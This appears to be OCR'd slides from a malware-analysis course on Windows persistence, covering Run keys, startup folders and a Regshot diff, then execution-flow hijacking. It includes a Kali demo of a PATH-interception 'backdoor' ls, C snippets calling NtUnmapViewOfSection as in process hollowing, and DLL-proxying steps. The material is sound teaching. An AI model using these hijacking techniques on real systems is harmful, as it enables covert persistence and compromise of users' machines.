
- Hierarchical database (層次型資料庫)



Run Keys

The following run keys are created by default on Windows systems:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`




Startup Folder

- The startup folder path for the current user is
  - C:\Users[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- The startup folder path for all users is
  - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Too Messy? Try Autoruns.exe


- Useful tools @ https://docs.microsoft.com/en-us/sysinternals/



Regshot.exe

- Useful VM @ https://www.sans.org/blog/installing-the-remnux-virtual-appliance-for-malware-analysis/

1. 1st shot
2. Install Dropbox
3. 2nd shot
4. Compare



Regshot.exe Compare log

Created with Regshot 1.9.0 x64 ANSI

Comments:

Datetime: 2021/4/6 14:18:14 , 2021/4/6 14:27:10

Computer: LAPTOP-FVTV10HK , LAPTOP-FVTV10HK

Username: yun , yun


Keys deleted: 12

HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\D
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\b4
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\b4\474A91C
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Microsoft\Windows\Current
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\MuiC
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\MuiC
HKU\S-1-5-21-1664546936-3048488620-415182860-1001\SOFTWARE\Classes\Local Settings\Softv
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\MuiCache\b4
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\MuiCache\b4\47
HKU\S-1-5-21-1664546936-3048488620-415182860-1001_Classes\Local Settings\Software\Microsc
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\b4
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\b4\474A91C

Keys added: 802

HKLM\SOFTWARE\Classes*\shellex\ContextMenuHandlers\DropboxExt
HKLM\SOFTWARE\Classes\AppID\DropboxUpdate.exe
HKLM\SOFTWARE\Classes\AppID\{76E258F0-DE86-4CEC-9D30-3F728A898741}
HKLM\SOFTWARE\Classes\AppID\{96D1EED3-701E-4FE5-B996-A543A8465897}
HKLM\SOFTWARE\Classes\CLSID\{005A3A96-BAC4-4B0A-94EA-C0CE100EA736}
HKLM\SOFTWARE\Classes\CLSID\{005A3A96-BAC4-4B0A-94EA-C0CE100EA736}\LocalServer32

Startup Items



HIJACK EXECUTION FLOW

Path Interception by PATH Environment Variable

DLL Hijacking

Path Interception by PATH Environment Variable

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads        ls     owasp_zap_root_ca.cer  ps-pulse-linux-9.1r9.0-b4983-ubuntu-debian-64-bit-installer.deb  Templates
Documents  dsniff.services  Music  Pictures               Public                                                           Videos

┌──(kali㉿kali)-[~]
└─$ where ls
ls: aliased to ls --color=auto
/usr/bin/ls
/bin/ls

┌──(kali㉿kali)-[~]
└─$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

┌──(kali㉿kali)-[~]
└─$ sudo cp ls /usr/local/bin

┌──(kali㉿kali)-[~]
└─$ cat ./ls
/usr/bin/ls $1 $2 $3
echo "Backdoor"

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads        ls     owasp_zap_root_ca.cer  ps-pulse-linux-9.1r9.0-b4983-ubuntu-debian-64-bit-installer.deb  Templates
Documents  dsniff.services  Music  Pictures               Public                                                           Videos
Backdoor

┌──(kali㉿kali)-[~]
└─$ where ls
ls: aliased to ls --color=auto
/usr/local/bin/ls
/usr/bin/ls
/bin/ls

┌──(kali㉿kali)-[~]
```

DLL

- Dynamic-link library 動態連結函式庫
  - Windows 實現共享函式庫概念的一種實作方式
- “ntdll.dll” is loaded in memory, how to get the function “NtUnmapViewOfSection”?

```
HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
```


```
DWORD dwResult = NtUnmapViewOfSection
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress
);
```

DLL

- If DLL is not loaded in memory

```
// Load DLL file
HINSTANCE hinstLib = LoadLibrary("Example.dll");
if (hinstLib == NULL) {
    printf("ERROR: unable to load DLL\n");
    return 1;
}
```

DLL Search Order Hijacking



DLL proxying

- DLL proxying is a DLL hijacking technique
- 惡意的 DLL 取代了原本的 DLL，必須保有原本的功能，程式才能正常運作
  - The malicious DLL should export all of the functions which the application tries to import.
  - Instead of implementing them, just forward the calls to the legitimate DLL.


A simple DLL

```
// dllmain.cpp : 定義 DLL 應用程式的進入點。
#include "pch.h"
#include "string"
#include "windows.h"
void show_pid() {
    DWORD pid = GetCurrentProcessId();
    MessageBoxA(NULL, std::to_string(pid).c_str(), "PID", MB_OK);
}
BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            DisableThreadLibraryCalls(hModule);
            show_pid();
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

DLL proxying

1. List all exported functions of legitimate DLL
   - https://www.nirsoft.net/utils/dll_export_viewer.html


- Select the target DLL (python33.dll in Sublime)



DLL proxying

1. List all exported functions of legitimate DLL
   - https://www.nirsoft.net/utils/dll_export_viewer.html

- Export HTML report



DLL proxying

2. Parse the report.html and generate code
